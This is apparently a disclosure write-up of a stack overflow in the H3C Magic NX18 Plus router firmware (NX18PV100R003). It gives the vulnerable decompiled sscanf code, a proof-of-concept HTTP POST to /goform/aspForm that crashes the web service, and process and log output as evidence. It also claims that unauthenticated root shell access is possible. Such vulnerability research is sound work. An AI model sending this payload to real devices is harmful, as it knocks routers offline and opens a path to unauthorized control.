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
H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview：



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H3C 数字化解决方案领导者

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Magic NX18 Plus路由器

H3C NX18PV100R003 软件版本及说明书

软件名称： H3C NX18PV100R003 软件版本及说明书

发布日期： 2021/3/9 11:32:54

下载：

- H3C NX18PV100R003 版本说明书.pdf(889.01 KB)
- NX18PV100R003.zip(12.65 MB)

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
软件说明：

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the Asp_SetTimingtimeWifiAndLed function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
char v22[32]; // [sp+18h] [-50h] BYREF
int v23; // [sp+38h] [-30h] BYREF
int v24; // [sp+3Ch] [-2Ch]
int v25; // [sp+40h] [-28h]
int v26; // [sp+44h] [-24h]
int v27; // [sp+48h] [-20h]
int v28; // [sp+4Ch] [-1Ch] BYREF
char v29[8]; // [sp+50h] [-18h]
int v30; // [sp+58h] [-10h]
int v31; // [sp+5Ch] [-Ch]
int v32; // [sp+60h] [-8h]
int v33; // [sp+64h] [-4h]

v29[0] = 1;
v29[1] = 2;
v29[2] = 3;
v28 = 0;
v1 = (const char *)websgetvar(a1, "param", "");
if ( !v1 )
  return -2;
memset(v22, 0, sizeof(v22));
sscanf(v1, "%[^;];", v22);
v2 = strlen(v22);
v3 = &v1[v2 + 1];
v4 = strncmp("timerange", v22, v2);
```


In the `Asp_SetTimingtimeWifiAndLed` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;];` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v22` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=Asp_SetTimingtimeWifiAndLed&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
 1631 *root       200 S   wapp -d1 -v2 -cra0 crax0
 1671 *root      2020 S   p1905_managerd -d0 -r0 -f /mnt/map/1905d.cfg -F /mnt/map/wts_bss_info_config
 1672 *root       556 S   mapd -I /mnt/map/mapd_cfg -O/mnt/map/mapd_strng.conf
 1685 *root       724 S   dnsmasq -r /etc/resolv.conf -n -c 500
 1729 *root           SW  [kworker/2:1]
 1793 *root       820 S   /bin/dhcpd -d -q br0
 1842 *root      1692 S   upnpd /var/run/upnp_385875969 br0 WAN1
 2245 *root           SW  [kworker/0:1]
 2270 *root           SW  [kworker/1:1]
 2543 *root           SW  [kworker/3:1]
 2550 *root           SW  [kworker/2:2]
 2649 *root           SW  [kworker/0:0]
 2797 *root           SW  [kworker/u8:0]
 2871 *root      5332 S   /bin/webs &
 3091 *root       756 S   -mwcli
 3094 *root       764 S   /bin/sh
 3096 *root       764 R   ps
26984 *root      1036 S   telnetd
/ #
```

The picture above shows the process information before we send poc.



```
 1672 *root       556 S   mapd -I /mnt/map/mapd_cfg -O/mnt/map/mapd_strng.conf
 1685 *root       724 S   dnsmasq -r /etc/resolv.conf -n -c 500
 1729 *root           SW  [kworker/2:1]
 1793 *root       820 S   /bin/dhcpd -d -q br0
 1842 *root      1692 S   upnpd /var/run/upnp_385875969 br0 WAN1
 2245 *root           SW  [kworker/0:1]
 2270 *root           SW  [kworker/1:1]
 2543 *root           SW  [kworker/3:1]
 2550 *root           SW  [kworker/2:2]
 2649 *root           SW  [kworker/0:0]
 2797 *root           SW  [kworker/u8:0]
 3091 *root       756 S   -mwcli
 3094 *root      1552 S   /bin/sh
 3111 *root      4340 S   /bin/webs &
 3115 *root       764 R   ps
26984 *root      1036 S   telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.



日志信息


日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：日期　　关键字：请选择　　查询　　显示全部

	日期时间	级别	信息来源	信息内容
!	2022-07-23 14:28:07	error	系统	webs进程已重启。

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1003     1003         8818 Feb 28  2021 www
drwxrwxrwt   11 *root    root          260 Jul 23 14:09 var
drwxrwxr-x    5 1003     1003           49 Feb 28  2021 usr
drwxrwxr-x    3 1003     1003           26 Feb 28  2021 uclibc
lrwxrwxrwx    1 1003     1003            7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x   12 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1003     1003            3 Feb 28  2021 sbin -> bin
dr-xr-xr-x   98 *root    root            0 Jan  1  1970 proc
drwxrwxr-x    2 1003     1003            3 Feb 28  2021 plugin
drwxr-xr-x    9 *root    root            0 Jan  1  1970 mnt
lrwxrwxrwx    1 1003     1003            3 Feb 28  2021 lib32 -> lib
drwxrwxr-x    4 1003     1003         1985 Feb 28  2021 lib
lrwxrwxrwx    1 1003     1003            9 Feb 28  2021 init -> sbin/init
drwxrwxr-x    2 1003     1003            3 Feb 28  2021 home
drwxrwxrwt   11 *root    root          920 Jan  1  1970 etc
drwxrwxr-x    4 1003     1003         1587 Feb 28  2021 dev
drwxr-xr-x    2 1003     1003         1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.